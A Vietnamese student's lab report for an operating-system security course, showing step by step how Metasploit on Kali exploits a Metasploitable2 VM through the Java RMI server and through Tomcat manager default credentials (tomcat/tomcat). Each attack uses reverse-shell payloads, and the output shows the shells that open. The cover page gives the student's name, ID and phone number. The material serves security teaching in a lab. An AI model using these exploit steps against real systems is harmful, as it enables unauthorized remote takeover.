


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



BÁO CÁO BÀI THỰC HÀNH 02
MÔN HỌC: AN TOÀN HỆ ĐIỀU HÀNH

Giảng viên : Hoàng Xuân Dậu
Sinh viên : Nguyễn Đình Đông
Lớp : D21CQAT01-B
Nhóm : 01
Mã sinh viên : B21DCAT065
Số điện thoại : 0976810025

Tháng 3/2024

Bài thực hành số 2

1. Mục đích

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Tìm hiểu về các lỗ hổng bảo mật trên một số dịch vụ của Ubuntu

Bài thực hành này tìm hiểu về các lỗ hổng bảo mật nguy hiểm trên một số dịch vụ của hệ điều hành và cách khai thác:

- Lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống.
- Lỗ trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệ thống.

3. Nội dung thực hành

3.1. Cài đặt các công cụ, nền tảng

- Cài đặt Kali – IP máy là 192.168.115.169

```
kali@B21DCAT065-NguyenDinhDong: ~  
File Actions Edit View Help  
  
(kali@B21DCAT065-NguyenDinhDong)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    ether 00:0c:29:d0:70:00 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 3042 (2.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.115.169 netmask 255.255.255.0 broadcast 192.168.115.255  
    inet6 fe80::4127:3ac9:7da5:15ee prefixlen 64 scopeid 0<link>  
    ether 00:0c:29:d0:70:0a txqueuelen 1000 (Ethernet)  
    RX packets 34798 bytes 49050493 (46.7 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6937 bytes 487271 (475.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 628 bytes 50401 (49.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 628 bytes 50401 (49.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@B21DCAT065-NguyenDinhDong)-[~]  
$
```

- Cài đặt máy victim Metasploitable2 – IP máy là 192.168.115.170
- Đặt lại tên máy là B21DCAT065-DongND-metasploit

```
msfadmin@B21DCAT065-DongND-metasploit:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:78:6b:fe  
          inet addr:192.168.115.170 Bcast:192.168.115.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe78:6bfe/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:1352 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:627 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:104112 (101.6 KB) TX bytes:75861 (74.0 KB)  
          Interrupt:19 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:16436 Metric:1  
          RX packets:463 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:463 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:201229 (196.5 KB) TX bytes:201229 (196.5 KB)  
  
msfadmin@B21DCAT065-DongND-metasploit:~$
```

3.2. Kiểm tra kết nối 2 máy

- Máy Metasploitable Victim

```
msfadmin@B21DCAT065-DongND-metasploit:~$ ping 192.168.115.169
PING 192.168.115.169 (192.168.115.169) 56(84) bytes of data.
64 bytes from 192.168.115.169: icmp_seq=1 ttl=64 time=0.544 ms
64 bytes from 192.168.115.169: icmp_seq=2 ttl=64 time=0.246 ms
64 bytes from 192.168.115.169: icmp_seq=3 ttl=64 time=0.247 ms
64 bytes from 192.168.115.169: icmp_seq=4 ttl=64 time=0.284 ms

--- 192.168.115.169 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.246/0.330/0.544/0.125 ms
msfadmin@B21DCAT065-DongND-metasploit:~$ _
```

- Máy Kali Linux

```
kali@B21DCAT065-NguyenDinhDong: ~
File Actions Edit View Help

(kali@B21DCAT065-NguyenDinhDong)-[~]
$ ping 192.168.115.170
PING 192.168.115.170 (192.168.115.170) 56(84) bytes of data.
64 bytes from 192.168.115.170: icmp_seq=1 ttl=64 time=0.231 ms
64 bytes from 192.168.115.170: icmp_seq=2 ttl=64 time=0.251 ms
64 bytes from 192.168.115.170: icmp_seq=3 ttl=64 time=0.263 ms
64 bytes from 192.168.115.170: icmp_seq=4 ttl=64 time=0.250 ms
64 bytes from 192.168.115.170: icmp_seq=5 ttl=64 time=0.214 ms
^C
— 192.168.115.170 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.214/0.241/0.263/0.017 ms

(kali@B21DCAT065-NguyenDinhDong)-[~]
$
```

3.3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI

- Khởi động Metasploit

```
root@B21DCAT065-NguyenDinhDong: /home/kali
File Actions Edit View Help

(root@B21DCAT065-NguyenDinhDong)-[/home/kali]
# msfconsole

      .:ok000kdc'          'cdk000ka:.-
      .x00000000000000c      c0000000000000x.
      :000000000000000k,      ,k000000000000000:
      '000000000k00000: :00000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMMM;d;MMMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMMM;MMM,00000000.
      c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000occc0000.MX'x00d.
      ,kol'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

- Khai báo sử dụng mô đun tấn công:

```
msf6 > use exploit/multi/misc/java_rmi_server
```

- Chọn payload cho thực thi (mở shell):

```
msf6 > set payload java/shell/reverse_tcp
```

- Đặt địa chỉ IP máy victim:

```
msf6 > set RHOST 192.168.115.170
```

```
(root@B21DCAT065-NguyenDinhDong)-[/home/kali]
# msfconsole

.:ok000kdc'          'cdk000ko:
.x00000000000000c    c0000000000000x.
:000000000000000k,    ,k000000000000000:
'0000000000kkkk00000: :0000000000000000'
o00000000 .MMM.o000o000l .MMM,0000000o
d00000000 .MMMMM.c00000c .MMMMM,0000000x
l00000000 .MMMMMMMMM;d;MMMMMMMMM,0000000l
.00000000 .MMM.;MMMMMMMMMMMM;MMM,0000000.
c00000000 .MMM.00c.MMMM'o00.MMM,0000000c
o0000000 .MMM.0000.MMM:0000.MMM,000000o
l000000 .MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM,0000;
.d00o'WM.0000occcX0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.115.170
RHOST => 192.168.115.170
msf6 exploit(multi/misc/java_rmi_server) > 
```


- Thực thi tấn công: msf6 > exploit

→ Nếu thực hiện thành công, hệ thống sẽ báo “Command shell session 1 opened”, sau lại báo lỗi và trở về dấu nhắc của bước trước.

- Kết nối trở lại phiên (session) đã tạo thành công:

> sessions 1 (thường là session 1 - số phải đúng số session đã tạo ở trên)

- Chạy các lệnh trong phiên khai thác đang mở:

whoami

uname -a

hostname

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.115.169:4444 (192.168.115.169:4444 → 192.168.115.170:1099) at 2024-03-06 19:36:47 +0800
[*] 192.168.115.170:1099 - Using URL: http://192.168.115.169:8080/6rdtz5CSAascM
[*] 192.168.115.170:1099 - Server started.
[*] 192.168.115.170:1099 - Sending RMI Header ...
[*] 192.168.115.170:1099 - Sending RMI Call ...
[*] 192.168.115.170:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.115.170
[*] Command shell session 1 opened (192.168.115.169:4444 → 192.168.115.170:52399) at 2024-03-06 19:36:47 +0800

whoami
root
uname -a
Linux B21DCAT065-DongND-metasploit 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B21DCAT065-DongND-metasploit
```

- Gõ lệnh exit để kết thúc

3.4. Khai thác lỗi trên Apache Tomcat

- Khởi động Metasploit

```
root@B21DCAT065-NguyenDinhDong: /home/kali
File Actions Edit View Help

(root@B21DCAT065-NguyenDinhDong)-[/home/kali]
# msfconsole

Metasploit

      =[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


- Khai báo sử dụng mô đun tấn công:

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
```

- Đặt địa chỉ IP máy victim: msf6 > set RHOST 192.168.115.170

- Đặt 8180 là cổng truy cập máy victim:

```
msf6 > set RPORT 8180
```

- Chọn payload cho thực thi (mở shell):

```
msf6 > set payload java/shell/reverse_tcp
```

- Chọn người dùng mở shell

```
msf6 > set HttpUsername tomcat
```

```
msf6 > set HttpPassword tomcat
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.115.170
RHOST => 192.168.115.170
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
```

- Thực thi tấn công: msf > exploit

→ mở shell với người dùng **tomcat55** cho phép chạy lệnh từ máy Kali

→ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami

uname -a

hostname

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.115.169:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying MLKc68gpVD3nBFrMP19YCw3T9 ...
[*] Executing MLKc68gpVD3nBFrMP19YCw3T9 ...
[*] Undeploying MLKc68gpVD3nBFrMP19YCw3T9 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.115.170
[*] Command shell session 1 opened (192.168.115.169:4444 → 192.168.115.170:60535) at 2024-03-06 19:47:51 +0800

whoami
tomcat55
uname -a
Linux B21DCAT065-DongND-metasploit 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B21DCAT065-DongND-metasploit
```

- Gõ exit để kết thúc